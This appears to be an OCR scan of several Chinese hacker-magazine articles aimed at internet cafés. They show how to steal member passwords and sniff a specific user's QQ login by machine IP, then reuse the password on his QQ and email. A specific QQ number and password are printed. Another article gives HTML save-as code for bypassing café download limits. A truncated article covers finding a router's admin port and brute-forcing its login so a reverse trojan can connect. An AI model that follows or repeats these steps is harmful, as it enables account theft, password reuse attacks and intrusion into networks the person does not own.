
这个工具的界面上只有扫描深度、开始扫描和退出三个选项，典型的傻瓜式工具，即使没有接触过电脑的菜菜也会一下子学会使用的，如图1。

扫描深度建议选最深，开始扫描，扫描的速度很快，几秒钟之后结果就出来了，如图2。



2

知道了会员的帐号和密码就可以使用别人的帐号来上机了，除了可以使用别人的帐号来上机外，还有别的用处。大多数在网吧中上网的菜鸟都有个习惯，就是所有的密码都喜欢使用一样的，我们利用的就是这点。我找到了网管说01809会员是我的朋友，我要找他，他在几号机上的网。网管告诉我说他是63号机。知道了他在机号，我们可以利用另外一个小工具——ＱＱ第六感。安装完毕后进行注册（自带注册码），然后打开，选择IP地址最后一位是63的电脑（大多数网吧中的电脑，其IP地址的最后一位都与机号是相同的），开始监听ＱＱ号，几秒钟后就监听到了，如图3。



3

打开QQ，号码输入729744689，使用我们获得的密码1986611来尝试登录，成功的登录了上去，如图4。另外，如果他的ＱＱ个人说明里也写了他的邮箱之类的话，我们也可以使用相同的密码来进行尝试登录！

（本文所涉及到的万象会员帐号密码获取工具和qq第六感已收录到光盘中）

文章难易度：★★
文章用途：教大家制作一个下载网页，以突破网吧中的下载限制

教你做个“小流氓”

正义的小偷

不知道大家有没有使用过世纪黑马，这个可是很火的哟，因为它有一个菜鸟非常喜欢的功能－－“小流氓”下载，我去过的所有网吧，还没有哪一个是“小流氓”所不能突破的！不过，黑马提供的“小流氓”下载软件实在是太少了，根本不能满足各位菜菜的需要，实在是遗憾！现在，就让我来教大家制作自己的“小流氓”吧！

首先，我们需要有一个网页空间，可以把制作好的网页上传上去，正好前些日子黑客 X 档案有免费空间要赠送，物尽其用，就不多说了。

第一步：新建一个 TXT 文件，在其中输入如下内容：


```
<body onload="alert('正义的小偷');document.execCommand('saveas','','a.rar')"></body>
<input type=button value='保存(S)' title='点击这里另存也可!' onclick=execCommand('saveas','','a.rar') accesskey=s>
```

把文件保存成一个 HTML 文件（比如2.html），以上内容的作用是在加载完网页之后，弹出一个窗口，确定后弹出一个保存对话框，同时点击网页中的保存按钮，也会弹出一个保存对话框。其中a.rar 是保存的默认文件名，可以任意修改，而“正义的小偷”这句是第一个弹出的窗口内容，可以自己修改，比如加个自己的名字，挺有意思的。

第二步：把需要下载的软件压缩成一个RAR 文件（不这样也可以，但保存的文件名相应的也需要更改，我压缩成的文件是1.rar），和刚才的那个2.html 放在同一目录下，例如保存在F 盘。

第三步：打开CMD，进入F 盘使用文件合并命令合并刚才的RAR 文件和HTML 文件：copy 1.rar/b+2.html/a 3.html，其中1.rar 和2.html 是刚才的那两个文件，3.html 是最后要生成的网页文件。合并成功后，在同一目录下会生成一个3.html 文件。

好了，我们打开试试，怎么样？和世纪黑马的效果一样吧（下图）。赶快把它上传到我们的空间上去，这样，就做成自己个性的网吧下载破解网页了。



文章难易度：★★★
文章用途：Webcrack4.0……

菜鸟破解网吧路由器密码与内网木马上线

黑侠（Black Mask）

对于如何破解网吧路由器的帐号和密码，虽然我在以前的文章里也曾经介绍过一些方法，但是仍然在论坛上会看到许多菜鸟朋友问：路由器的密码应该如何破解？灰鸽子上线如何在路由器上制作端口映射？那么本文我就来总结几个破解路由器密码的方法以及如何实现内网中反弹木马的上线！

一、扫描路由器端口

为了路由器的安全，网管通常都会将路由器的默认端口（80）给更改掉，所以我们破解路由器密码的第一步就是必须要找到路由器的WEB 管理端口。我告诉大家一个小技巧，如果路由器上的UPnP（通用即插即用，是一组协议的统称）功能是开启的（通常路由器默认情况下UPnP 都是开启的），那么路由器一定会开放一个1900 端口。我们以TP-Link 路由器为例，只要打开路由器的http://192.168.1.1:1900/igd.xml，如图1，查看其中的http://192.168.1.1:8080，8080 就是当前路由器 WEB 的登录端口了。如果UPnP 被网管关闭了的话，那么我们就只能通过扫描工具来扫描了。打开X-Scan，输入IP 地址192.168.1.1，如图2，在扫描模块里选择“开放服务”，在“插件设置”的“端口相关设置”里输入端口范围1-65350，确定后，再点击扫描。X-Scan 的扫描速度很快，不一会儿就可以扫描出路由器所开放的端口，如图3。




图 1




图 2




图 3

好了，端口已经找到了，打开IE在地址栏中输入http://192.168.1.1:8080，路由器的登录窗口出现了吧，如图4。我们可以输入一些常见的用户名和密码试试，如果不行的话，就只有使用工具来进行密码破解了。




图4

